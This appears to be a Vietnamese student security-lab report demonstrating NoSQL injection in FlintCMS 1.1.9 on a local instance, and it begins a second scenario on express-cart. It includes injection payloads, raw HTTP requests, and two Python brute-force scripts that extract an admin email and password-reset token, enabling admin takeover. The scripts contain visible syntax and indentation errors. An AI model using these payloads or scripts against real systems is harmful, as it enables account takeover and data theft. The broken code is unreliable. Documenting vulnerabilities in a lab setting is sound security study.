
Tiến hành thêm câu query `[$ne: null]` của NoSQL vào trường email của gói tin reset password và hành vi trả về là success -> Tồn tại lỗ hổng NoSQL Injection

Kịch bản 1:

```
bruteforce_email.py > email_valid
 1 import requests as req
 2 import string
 3
 4 host = "http://localhost:4000"
 5 charset = string.ascii_letters + string.digits + '@.'
 6
 7
 8 def email_valid(prefix):
 9     res = req.post(host + '/admin/forgotpassword',
10                   data = { 'email[$regex]': '^' + prefix })
11     return res.status_code == 200
12
13 def blind.validator():
14     res = ''
15     while True:
16         found = False
17         for c in charset:
18             if validator(res + c):
19                 res += c
20                 found = True
21                 break
22             print(res)
23             if not found:
24                 break
25     return res
26
27 print("Bruteforcing admin email...")
28 email = blind.validator()
29 print("Admin email found:", email)
```

Đoạn code Python để tiến hành khai thác lỗ hổng NoSQL Injection ở chức năng forgot password để làm lộ email của admin.

Kịch bản 1:




```
cpu mem net swap Oh 45m
Terminal - seawind@ubuntu:~/DoAnBaoMatWeb/DoAn/nosqli-flintcms
File Edit View Terminal Tabs Help
haiphon
haiphong
haiphong1
haiphong14
haiphong140
haiphong1405
haiphong14052
haiphong140520
haiphong1405200
haiphong14052004
haiphong14052004@
haiphong14052004@g
haiphong14052004@gmail
haiphong14052004@gmail.
haiphong14052004@gmail.c
haiphong14052004@gmail.co
haiphong14052004@gmail.com
haiphong14052004@gmail.com
Admin email found: haiphong14052004@gmail.com
```

~/DoA/DoAn/nosqli-flintcms master ?3 08:55:23

Kết quả trả về cho ta thấy được ta đã trích xuất thành công tài khoản email của admin

Kịch bản 1:



```
auth.js - flint_sourcecode - Visual Studio Code
File Edit Selection View Go Run Terminal Help
JS auth.js X
flintcms-1.1.9 > server > apps > routes > JS auth.js > <unknown> > exports
13 module.exports = () => {
78   router.post('/forgotpassword', async (req, res) => {
99     sendEmail(user.email, 'reset-password', { subject: 'Reset your password', token, nar
100    res.status(200).json({ success: true })
101  })
102
103  router.get('/verify', async (req, res) => {
104    const token = req.query.t
105    const user = await User.findOne({ token })
106
107    if (!user) {
108      res.redirect('/admin')
109      return
110    }
111
112    res.redirect(`/admin/sp/${token}`)
113  })
114
115  router.get('/logout', (req, res) => {
116    req.logout()
117    res.redirect('/')

```

Đoạn code verify token nhận được sau khi tiến hành reset password tồn tại lỗ hổng NoSQL Injection ở dòng 105

Kịch bản 1:

The screenshot shows two panels: Request and Response.

Request:

```
1 GET /admin/verify?t[$ne]=null HTTP/1.1
2 Host: localhost:4000
3 sec-ch-ua: "Not(A)Brand";v="8", "Chromium";v="126"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: en-US
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127
   Safari/537.36
9 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
   image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
   q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Cookie: connect.sid=
   s%3AAFAAKTeEMCjloPDyqnVEBMrhLqRDKvDV5.jTl%2FTFkXPPhen0B3STJTKLY%2F
   U0lEsqZ0GB0ai0kv0pI
16 If-None-Match: W/"668-163a2a6c320"
17 If-Modified-Since: Sun, 27 May 2018 17:30:28 GMT
18 Connection: keep-alive
19
20
```


Response:

```
1 HTTP/1.1 302 Found
2 X-Powered-By: Express
3 Location: /admin/sp/[object%200bject]
4 Vary: Accept, Accept-Encoding
5 Content-Type: text/html; charset=utf-8
6 Content-Length: 98
7 Date: Thu, 24 Oct 2024 12:22:03 GMT
8 Connection: keep-alive
9
10 <p>
    Found. Redirecting to <a href="/admin/sp/[object%200bject]">
      /admin/sp/[object%200bject]
    </a>
</p>
```

A red arrow points from the highlighted part of the Request URL to the highlighted part of the Response body.

Tiến hành thêm câu query {\$ne: null} của NoSQL vào tham số t của gói tin verify token và hành vi trả về là Found -> Tồn tại lỗ hổng NoSQL Injection

Kịch bản 1:



A screenshot of a Mac OS X desktop showing a Visual Studio Code window. The title bar indicates it's running on a 2018 MacBook Pro with 46m CPU usage. The status bar shows network information and battery level at 72%. The date and time are Sun 24 Nov, 08:56. The VS Code interface shows a file tree on the left with files: bruteforce_email.py, auth.js, and bruteforce_token.py. The main editor area displays the following Python code:

```
bruteforce_token.py - nosql-flintcms - Visual Studio Code

File Edit Selection View Go Run Terminal Help

bruteforce_email.py U JS auth.js U bruteforce_token.py U X

1 import requests as req
2 import string
3
4 host = "http://localhost:4000"
5 charset = string.ascii_letters + string.digits + '@.'
6 def token_valid(prefix):
7     res = req.get(host + '/admin/verify',
8                   params = { 't[$regex]': '^' + prefix }, allow_redirects = False)
9     return '/admin/sp/' in res.headers['Location']
10
11 def blind.validator():
12     res = ''
13     while True:
14         found = False
15         for c in charset:
16             if validator(res + c):
17                 res += c
18                 found = True
19                 break
20             print(res)
21             if not found:
22                 break
23     return res
24
25 print("Bruteforcing token...")
26 token = blind(token_valid)
27 print("Token found:", token)
28 print("Reset password admin URL: ", host + '/admin/verify?t=' + token)
```

The bottom status bar shows the file is in master branch, has 0 changes, and 0 unstaged changes. It also shows the Python version is 3.10.12 64-bit.

Đoạn code Python dùng để lộ ra được token của admin dùng để
đặt lại mật khẩu.

Kịch bản 1:

The terminal window shows the following session:

```
Terminal - seawind@ubuntu:~/DoAnBaoMatWeb/DoAn/nosqli-flintcms
File Edit View Terminal Tabs Help
python3 bruteforce_token.py
Bruteforcing token...
K
Kn
Knr
KnrX
KnrXw
KnrXwG
KnrXwGI
KnrXwGI8
KnrXwGI8F
KnrXwGI8FF
KnrXwGI8FF5
KnrXwGI8FF55
KnrXwGI8FF55T
KnrXwGI8FF55TP
KnrXwGI8FF55TP0
KnrXwGI8FF55TP0L
KnrXwGI8FF55TP0L
Token found: KnrXwGI8FF55TP0L
Reset password admin URL: http://localhost:4000/admin/verify?t=KnrXwGI8FF55TP0L
```

The terminal interface includes a header bar with system status icons (CPU, mem, net, swap), a date/time (Sun 24 Nov, 09:18), and a tab bar showing the current file (~/DoA/DoAn/nosqli-flintcms) and a base tab.

Kết quả trả về giúp ta có được token của admin để reset password, từ đó reset password của admin lại và đăng nhập thành công với tư cách admin.

Kịch bản 2:

Mô tả lỗ hổng:

Tên lỗ hổng: Blind NoSQL Injection dẫn đến lộ tất cả tài khoản email của khách hàng, người dùng và cả admin ở express-cart phiên bản 1.1.7 .

Mô tả tóm tắt:


Tại api **/customer/login_action** và **/admin/login_action** trong chức năng đăng nhập không có cơ chế validate hoặc sanitize thông tin nhập vào của người dùng khiến kẻ tấn công có thể chèn các câu query vào để khai thác lỗ hổng.

- Link tham khảo: Case study HackerOne

- Link video demo: Video

Kịch bản 2:

Mục tiêu: khai thác lỗ hổng NoSQL Injection ở chức năng đăng nhập để làm lộ tất cả các tên tài khoản email của người dùng (customer) và các tên tài khoản email của admin.



